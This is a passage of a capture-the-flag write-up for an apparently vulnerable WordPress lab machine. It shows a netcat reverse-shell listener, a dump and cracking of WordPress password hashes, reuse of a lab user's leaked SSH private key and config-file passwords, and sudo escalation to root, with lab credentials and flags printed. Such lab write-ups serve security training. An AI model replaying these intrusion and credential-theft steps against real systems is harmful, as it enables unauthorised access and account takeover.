


4. On my system, I use the command rlwrap nc -lvnp 1337 to listen on port 1337 for the reverse shell connection.

5. Finally, I execute the file using:

'bash reverse.sh'

6. As a result, I successfully obtain a web user shell on the system:



```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.21.92.69] from (UNKNOWN) [10.10.119.212] 44132
bash: cannot set terminal process group (695): Inappropriate ioctl for device
bash: no job control in this shell
www-data@smol:/var/www/wordpress/wp-admin$ pwd
pwd
/var/www/wordpress/wp-admin
www-data@smol:/var/www/wordpress/wp-admin$ whoami
whoami
www-data
www-data@smol:/var/www/wordpress/wp-admin$
```


To make the shell interactive, I run the command python3 -c 'import pty; pty.spawn("/bin/bash")'.


Then, using the database information found in the **wp-config.php** file, I connect to the database server.

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.21.92.69] from (UNKNOWN) [10.10.119.212] 47830
bash: cannot set terminal process group (695): Inappropriate ioctl for device
bash: no job control in this shell
www-data@smol:/var/www/wordpress/wp-admin$ python3 -c 'import pty; pty.spawn("/bin/bash")'

<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@smol:/var/www/wordpress/wp-admin$
www-data@smol:/var/www/wordpress/wp-admin$ mysql -u wpuser -p
mysql -u wpuser -p
Enter password: kbLSF2Vop#lw3rjDZ629*Z%G

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 377
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+---------------------+-------------+---------------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url            | user_registered     | user_activation_key | user_status | display_name        |
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+---------------------+-------------+---------------------+
|  1 | admin      | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. | admin         | admin@smol.thm    | http://www.smol.thm | 2023-08-16 06:58:30 |                     |           0 | admin               |
|  2 | wpuser     | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. | wp            | wp@smol.thm       | http://smol.thm     | 2023-08-16 11:04:07 |                     |           0 | wordpress user      |
|  3 | think      | $P$BOb8/koi4nrm5PW05f9KzM5M/k2n0d/ | think         | josemlwdf@smol.thm | http://smol.thm     | 2023-08-16 15:01:02 |                     |           0 | Jose Mario Llado Marti |
|  4 | gege       | $P$B1UHruCd/9bGO.TtVZUL1xFrTsb3PX1 | gege          | gege@smol.thm     | http://smol.thm     | 2023-08-17 20:18:50 |                     |           0 | gege                |
|  5 | diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 | diego         | diego@local       | http://smol.thm     | 2023-08-17 20:19:15 |                     |           0 | diego               |
|  6 | xavi       | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 | xavi          | xavi@smol.thm     | http://smol.thm     | 2023-08-17 20:20:01 |                     |           0 | xavi                |
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+---------------------+-------------+---------------------+
6 rows in set (0.00 sec)

mysql>
```

From the **database server**, we extract **usernames and passwords**, but we notice that the passwords are **hashed**.

I save the **hashed passwords** into a file named **hash.txt** on my system and use **John the Ripper** to crack them.





After cracking the hash, I find the password for the **Diego** user and switch to the **Diego** account.

```
| 1 | admin    | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. | admin         | admin@smol.thm     | http://www.smol.thm | 2023-08-16
| 2 | wpuser   | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. | wp            | wp@smol.thm        | http://smol.thm     | 2023-08-16
| 3 | think    | $P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/ | think         | josemlwdf@smol.thm | http://smol.thm     | 2023-08-16
| 4 | gege     | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 | gege          | gege@smol.thm      | http://smol.thm     | 2023-08-17
| 5 | diego    | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 | diego         | diego@local        | http://smol.thm     | 2023-08-17
| 6 | xavi     | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 | xavi          | xavi@smol.thm      | http://smol.thm     | 2023-08-17
+----+----------+------------------------------------+---------------+--------------------+---------------------+------------
6 rows in set (0.00 sec)

mysql> exit
exit
Bye
www-data@smol:/var/www/wordpress/wp-admin$ su diego
su diego
Password: sandiegocalifornia

diego@smol:/var/www/wordpress/wp-admin$ cd /home
cd /home
diego@smol:/home$ ls
ls
diego  gege  think  xavi
diego@smol:/home$ cd diego
cd diego
diego@smol:~$ ls
ls
user.txt
diego@smol:~$ cat user.txt
cat user.txt
45edaec653ff9ee06236b7ce72b86963
diego@smol:~$
```

On the **Diego** user account, I find the **user.txt** file and retrieve the first flag.

After investigating, I discover that the **Diego** user has execution permissions for **Think** user's **SSH private key**. Using this, I successfully switch to the **Think** user.

\

```
7kGcF7yOYCd7oRmTQLUZeGz7WBr3ydmCPPLDJe7Tj94roX8tgwMO5WCuWHym6Os8z0NKKR
u742mQ/UfeT6NnCJWHTorNpJO1fOexq1kmFKCMncIINnk8ZF1BBRQZtfjMvJ44sj9Oi4aE
81DXo7MfGm0bSFAAAAEnRoaW5rQHVidW50dXNlcnZlcg==
-----END OPENSSH PRIVATE KEY-----
diego@smol:/home/think/.ssh$ ssh -i id_rsa think@localhost
ssh -i id_rsa think@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:hCU4CBHGs0axyMgyDsZBy1GHRljqponOxB4rQDOUOzA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 14 Mar 2025 09:46:33 PM UTC

  System load:  0.06              Processes:             166
  Usage of /:   56.9% of 9.75GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for ens5: 10.10.119.212
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

162 updates can be applied immediately.
125 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

Then, I switch to the **Gege** user using su gege, and while exploring, I find an archive named **wordpress.old.zip** that catches my attention.

```
ls -la
total 32
drwxr-x--- 5 think internal 4096 Jan 12  2024 .
drwxr-xr-x 6 root  root     4096 Aug 16  2023 ..
lrwxrwxrwx 1 root  root        9 Jun 21  2023 .bash_history → /dev/null
-rw-r--r-- 1 think think     220 Jun  2  2023 .bash_logout
-rw-r--r-- 1 think think    3771 Jun  2  2023 .bashrc
drwx------ 2 think think    4096 Jan 12  2024 .cache
drwx------ 3 think think    4096 Aug 18  2023 .gnupg
-rw-r--r-- 1 think think     807 Jun  2  2023 .profile
drwxr-xr-x 2 think think    4096 Jun 21  2023 .ssh
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo → /dev/null
think@smol:~$ cd ..
cd ..
think@smol:/home$ ls
ls
diego  gege  think  xavi
think@smol:/home$ cd gege
cd gege
think@smol:/home/gege$ ls
ls
wordpress.old.zip
think@smol:/home/gege$ unzip wordpress.old.zip
unzip wordpress.old.zip
error:  cannot open zipfile [ wordpress.old.zip ]
        Permission denied
unzip:  cannot find or open wordpress.old.zip, wordpress.old.zip.zip or wordpress.old.zip.ZIP.
think@smol:/home/gege$ su gege
su gege
gege@smol:~$
```

I start the **HTTP server** on the target system and use **wget** to download the **wordpress.old.zip** file. When I try to unzip the file, it asks for a password. To find the password, I run:

'zip2john wordpress.old.zip > ziphash.txt'


Then, I use John the Ripper to crack the password from ziphash.txt. Once I have the password, I unzip the file and obtain a directory called wordpress.old. Inside this directory, I find a wp-config.php file, and upon reading it, I discover the password for the Xavi user.

```
gege@smol:~$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.21.92.69 - - [14/Mar/2025 21:54:49] "GET /wordpress.old.zip
 HTTP/1.1" 200 -
```

```
 * @link https://wordpress.org/documentation/article/editing-wp-co
nfig-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host
 ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate thes
e using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordP
```


PRIVELEGE ESCALATION

Then, I run su xavi, enter the password, and switch to the **Xavi** user. Then, to perform privilege escalation, I run the command sudo -l and see that the **Xavi** user can execute all commands as **root**. This indicates that by running sudo su, I can gain **root** access on the target system.



```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Mar 14 21:46:34 2025 from 127.0.0.1
think@smol:~$ ls
ls
think@smol:~$ su gege
su gege
gege@smol:/home/think$ su xavi
su xavi
Password: P@ssw0rdxavi@

xavi@smol:/home/think$ ls
ls
xavi@smol:/home/think$ sudo -l
sudo -l
[sudo] password for xavi: P@ssw0rdxavi@

Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
xavi@smol:/home/think$ sudo su
sudo su
root@smol:/home/think$
```

After gaining **root** access, I navigate to the **root** directory and read the **root.txt** file, where I find the second flag.



```
xavi@smol:/home/think$ sudo su
sudo su
root@smol:/home/think$ l
l
./   .bash_history@  .bashrc  .gnupg/   .ssh/
../  .bash_logout    .cache/  .profile  .viminfo@
root@smol:/home/think$ cd /root
cd /root
root@smol:~$ ls
ls
total 48K
drwx------  7 root root 4.0K Jan 28 13:46 .
drwxr-xr-x 18 root root 4.0K Mar 29  2024 ..
lrwxrwxrwx  1 root root    9 Jun  2  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3.2K Jun 21  2023 .bashrc
drwx------  2 root root 4.0K Jun  2  2023 .cache
-rw-------  1 root root   35 Mar 29  2024 .lesshst
drwxr-xr-x  3 root root 4.0K Jun 21  2023 .local
lrwxrwxrwx  1 root root    9 Aug 18  2023 .mysql_history → /dev/null
drwxr-xr-x  4 root root 4.0K Aug 16  2023 .phpbrew
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Aug 16  2023 root.txt
-rw-r--r--  1 root root   75 Aug 17  2023 .selected_editor
drwx------  3 root root 4.0K Jun 21  2023 snap
drwx------  2 root root 4.0K Jun  2  2023 .ssh
-rw-rw-rw-  1 root root    0 Jan 28 13:46 .viminfo
root@smol:~$ cat root.txt
cat root.txt
bf89ea3ea01992353aef1f576214d4e4
root@smol:~$
```